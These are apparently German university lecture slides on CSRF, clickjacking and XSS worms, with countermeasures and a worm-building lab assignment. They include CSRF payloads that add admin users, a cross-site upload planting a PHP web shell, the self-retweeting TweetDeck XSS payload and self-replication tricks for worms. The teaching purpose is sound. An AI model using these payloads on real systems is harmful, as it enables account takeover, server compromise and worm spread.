VORTRAG 7

CSRF & XSS-WÜRMER

von Lukas Knittel

SAME-ORIGIN-POLICY

Simpel?

- http://a.com darf nicht auf http://b.com zugreifen
  - Unterschiedliche web origins
  - origin = (protokoll, domain, port)

I'd like to propose a new, optional HTML tag: IMG. Required argument is SRC="url".

Marc Andreessen in 1993

WAS IST MIT BILDERN?

```
<img src="http://b.com/picture.jpg" alt="A picture...">
```

(auf http://a.com)

Demo

WAS IST MIT SKRIPTEN?

```
<script src="http://b.com/script.js">
```

(auf http://a.com)

Demo

SAME-ORIGIN POLICY

- Grundlegender Sicherheitsmechanismus
- Historisch gewachsen
  - Idee: "Mashup"-Web
- Von Ausnahmen geprägt
  - Cookie scoping
  - (Pseudo-)Protokolle (javascript, ...)
  - Internet Explorer *seufz*
  - ...

FAUSTREGEL

- GET, HEAD und POST *Anfragen* cross-origin möglich
- Cross-origin *Antworten* aber nicht auslesbar

SZENARIO

- Helmut ist Admin auf Seite A
- UI zum Hinzufügen von Admins
  - Browser sendet GET-Anfrage an Server
  - Parameter: name, password
- Können wir einen neuen Admin eintragen?

Demo

CSRF / XSRF

- Cross-Site Request Forgery
- Ungewollte HTTP-Requests über Domaingrenzen
- Auch mit der Session des Opfers! (Session-Riding)
- Mehrere Schritte möglich

IDEEN

```
<script src="http://example.com/logout"></script>
<img src="http://example.com/logout" alt="">
<link rel="stylesheet" href="http://example.com/logout">
<iframe src="http://example.com/logout"></iframe>
<script> // CORS
var x = new XMLHttpRequest();
x.open('get', 'http://example.com/logout');
x.withCredentials = true;
x.send();
</script>
<script>
fetch('http://example.com/logout', {credentials:'include'});
</script>
```

POST?

- Gleiches Szenario wie gerade - aber POST
- Können wir einen neuen Admin eintragen?

Natürlich! Erfordert aber JS.

Demo

IDEEN POST


```
<form action="http://example.com/adduser" method="post">
<input type="hidden" name="user" value="grinch">
</form><script>document.forms[0].submit()</script>
<script> // CORS
var x = new XMLHttpRequest();
x.open('post', '');
x.withCredentials = true;
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.send('user=grinch');
</script>
<script>
var form = new FormData();
form.append('user', 'grinch');
fetch('http://example.com/adduser',
    {method:"POST", body:form, credentials:'include'}
);
</script>
```

TEXT FILE UPLOAD

```
var data = '<?php $_GET[0]($_GET[1]);',
    fname = 'shell.php',
    b = 'xxxxxxxxxx',
    x = new XMLHttpRequest();
x.open('post', 'http://example.com/file_upload')
x.setRequestHeader('Content-Type', 'multipart/form-data, boundary=' + b);
x.withCredentials = true;
x.send('--' + b + '\r\nContent-Disposition: form-data; name="file"; ' +
       'filename="' + fname + '"\r\nContent-Type: ' +
       'application/octet-stream\r\n\r\n' + data + '\r\n--' + b + '--')
```

AUSWIRKUNGEN

- Anfrage-Daten fälschen



IN REALITÄT

- CSRF in Router-Firmwares
  - Neue Firmware hochladen
  - Command exec
  - Firewall deaktivieren, DNS-Server ändern, ...
- Opfer ausloggen & einloggen in anderen Account (data leaks, ...)
- Self-XSS triggern
- Backends angreifen
  - Authentifizierte Lücken ausnutzen
  - Admins hinzufügen
- ...

GEGENMASSNAHMEN

PROBLEM

- Angreifer
  - kennt alle Parameter & Werte der Anfrage
  - ist in der Lage alle Parameter zu kontrollieren

COUNTER-CSRF

- *CSRF-Tokens*: Nicht erratbare Werte
- Login-Daten erneut anfordern
- CAPTCHAs
- Origin-Header
- SameSite Cookies!

CSRF TOKENS

Generieren:

```php
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));
```

Ausliefern:

```php
<form method="POST">
    <!-- weitere Elemente -->
    <input type="hidden" name="csrf_token"
           value="<?php echo $_SESSION['csrf_token'] ?>" />
</form>
```

Überprüfen:

```php
$csrfToken = ($_POST['csrf_token'] ?? null);
// verarbeite POST Daten
if ($csrfToken !== $_SESSION['csrf_token']) {
    die('NO! CSRF Token is wrong!');
}
```

DAS COOKIE PROBLEM

Problem: Browser fügen Cookies selbst bei Cross-Site Requests hinzu und authentifiziert diese dadruch.

- attacker.com:

```
<img src="http://badbank.nds.rub.de/static/badbank/img/employees/1.jpg">
```


- PHPSESSID wird automatisch mitgeschickt.

Idee: Einschränken wann Cookies mitgeschickt werden.

SAME-SITE COOKIES

```
Set-Cookie: promo_shown=1; Secure; SameSite=[Lax, Strict, None]
```

- `Lax`
  - Cookie wird nur in "top window navigations" mitgesendet. (Links, Popups)
  - nicht bei non-GET, XHR, Iframe, Image Requests, ...
- `Strict`
  - Cookie werden nie bei Cross-Site Requests mitgesendet.
- `None`
  - Browser verhalten sich wie bisher.


None
Lax
Strict


GOOGLE
CSRF
SAMESITE COOKIES
imgflip.com

SZENARIO

rub.de mit XSS angreifbar...

... trotzdem sicher gegen CSRF?

Nein.

ABER...

One does not simply

stop being exploitable

CLICKJACKING

- Auch "UI-Redressing"
- Idee: Wir bringen das Opfer dazu, die Aktion auszuführen
- ... durch Irreführung

THE ART OF MISDIRECTION

- Wir wollen likes für unsere Fakebook-Seite
  - Iframe mit Like-Button auf Seite
  - Bild darüber (You have won an iPad! Click here!)
  - Wenn Opfer klickt, dann Klick durchlassen

METHODEN

- Klick-Köder darunter
  - Eigentlicher Button transparent
  - iframe folgt z.B. der Maus
- Klick-Köder darüber
  - Klick-Durchlässigkeit
  - Seite einbetten und andere UI darüberlegen
  - Seite einbetten und richtig scrollen (keyhole view)
  - Race condition (Doppelklick erfordern, bei zweitem Klick einblenden)

COUNTER-CLICKJACKING

- X-Frame-Options Header
  - DENY
  - SAMEORIGIN
- CSP: frame-ancestors
- Eher schlecht: Framebuster

XSS-WÜRMER

- Payload
- Weiterverbreitungsroutine

WURM BEISPIEL 1

Persistentes XSS in Profildarstellung

- Angreifer injiziert Wurm in Profil
- Opfer besuchen das Profil des Angreifers
  - Wurm wird ausgeführt (XSS)
- Wurm injiziert sich in das Profil des Opfers (CSRF)
- Passive Verbreitung, exponentiell

→ ungefähre Funktionsweise von Samy

MySpace.com | Home The Web MySpace Search Help | Sign

classmates.com

I graduated in:

State: MD Year: 90 GO!

Springfield High (1084) | Martin Luther King High (676) | Trinity High School (328) | NEW! YOUR High School (820)

Home | Browse | Search | Invite | Rank | Mail | Blog | Favorites | Forum | Groups | Events | Games | Music | Classifieds

KICK ASS

I RULE

Mail Center

Friend Request Manager

Approve or Deny Your Friend Requests Here [he

- Inbox
- Saved
- Sent
- Trash
- Bulletin
- Friend Requests
- Pending Requests
- Event Invites

Listing 1-10 of 919664

1 2 3 4 5 >> of 91967 Next

	Date:	From:	Confirmation:
☐	Oct 4, 2005 10:22 PM	 Online Now!	PLEASE DON'T PRESS CHARGES **Lulu the Loveable Freak** wants to be your friend! Approve Deny Send Message

***andy**
@derGeruhn


Follow

```
<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>
```

❤

Reply Retweet Favorite ••• More

RETWEETS	FAVORITES
39,868	3,686



9:36 AM - 11 Jun 2014

WURM BEISPIEL 2

Reflektives XSS in Chatsystem

- Präparierten Link per Nachricht verbreiten
- Bei Klick von Opfer wird Wurm ausgeführt (XSS)
- Der Wurm muss sich dann selbst weiterverbreiten
  - Freundesliste auslesen
  - Weitere Nachrichten schicken (CSRF)
- Aktive Verbreitung

PAYLOAD DES WURMES

- Aufgeteilt in Angriff und Verteidigung
- Es kommt auf euer JS-Wissen an
- Defensives Programmieren zahlt sich aus

ANGRIFF

- Alles, wogegen ihr eine Verteidigung anbietet
- Bitte keine Funktionen "verstecken"
  (Verteidigung: "Man kann doch danach suchen!")
- Z.B. Angriffe auf globalen JS-Ausführungskontext
  - Funktionen, deren Funktionalität ihr wiederherstellen könnt löschen/...

VERTEIDIGUNG

- Hier seid ihr komplett frei in eurer Kreativität
- Auch Dinge, für die ihr keinen Angriff habt
- Z.B. anonyme Funktion benutzen (nichts in den globalen Scope leaken)
  - Dazu das `var` keyword benutzen

```
(function(){ // anonyme, selbstausführende Funktion
    var x = function() { alert('bla'); }; // nicht im globalen Scope
    y = function() { alert('ble'); }; // im globalen Scope und gefährdet!
})();
```

KURZER AUSFLUG

AUSFÜHRUNGSREIHENFOLGE JS

- JS läuft single-threaded
- Parser führt Skript-Blöcke direkt beim Parsen aus
  - Wurm obfuscaten == sinnlos
  - Gegnerische Würmer sehen euren Wurm erst im DOM, nachdem er bereits ausgeführt wurde
  - Selbst mit setTimeout-Tricks etc.

```
<script> // #1
document.querySelectorAll('script'); // nur der erste Skript-Block
</script>
<script> // #2
alert('Anderer Payload');
</script>
```

VERBREITUNGSROUTINE

OH WAIT, IT'S EXPONENTIAL, ISN'T IT. SHIT!

XMLHTTPREQUEST

GET

```
var x = new XMLHttpRequest();
x.open('GET', '/uri/path');
x.onload = function() { alert(this.responseText); };
x.send();
```

XMLHTTPREQUEST

POST

```
var x = new XMLHttpRequest(),
    value = 'daten';
x.open('POST', '/uri/path');
x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
x.onload = function() { alert(this.responseText); };
x.send('key=' + encodeURIComponent(value) + '&key2=1');
```

DIE HENNE UND DAS EI

- **Ziel:** Wurm versendet sich selbst
- **Problem:** Wie schreibe ich etwas, was sich selbst enthält?

DIE HENNE UND DAS EI 2

```
<script> // sich selbst im DOM finden, z.B. so:
var s = document.querySelectorAll('script');
var code = s.item(s.length - 1).innerHTML; // letztes script-Element
alert(code);
</script>

<script> // über closurized Variable (alert ruft implizit toString() auf)
var a = function(){ alert(a); };
a();
</script>

<script> // die arguments.callee Methode
(function(){ alert(arguments.callee); })();
</script>
```

ZUR AUFGABE

- XSS-Lücke finden
- XSS-Wurm bauen
  - Dabei XSS und CSRF Lücke ausnutzen
- Siehe Aufgabe unter Material
- Abgabe Aufgabe: 30. Januar 23:59 Uhr
- Wurmcontest: 2. Februar 16:00
- Finalen Wurm bitte als js-Datei an eure Mail anhängen

- Deadline Produkte: 28. Januar 23:59 Uhr
- Abgabe Aufgabe: 30. Januar 23:59 Uhr

FRAGEN?

ANTWORTEN!

Auch per Mail an nds+badbank@rub.de

PDF?!

http://badbank.nds.rub.de/files/slides/1_basics/?print-pdf#

File -> Print… Save as PDF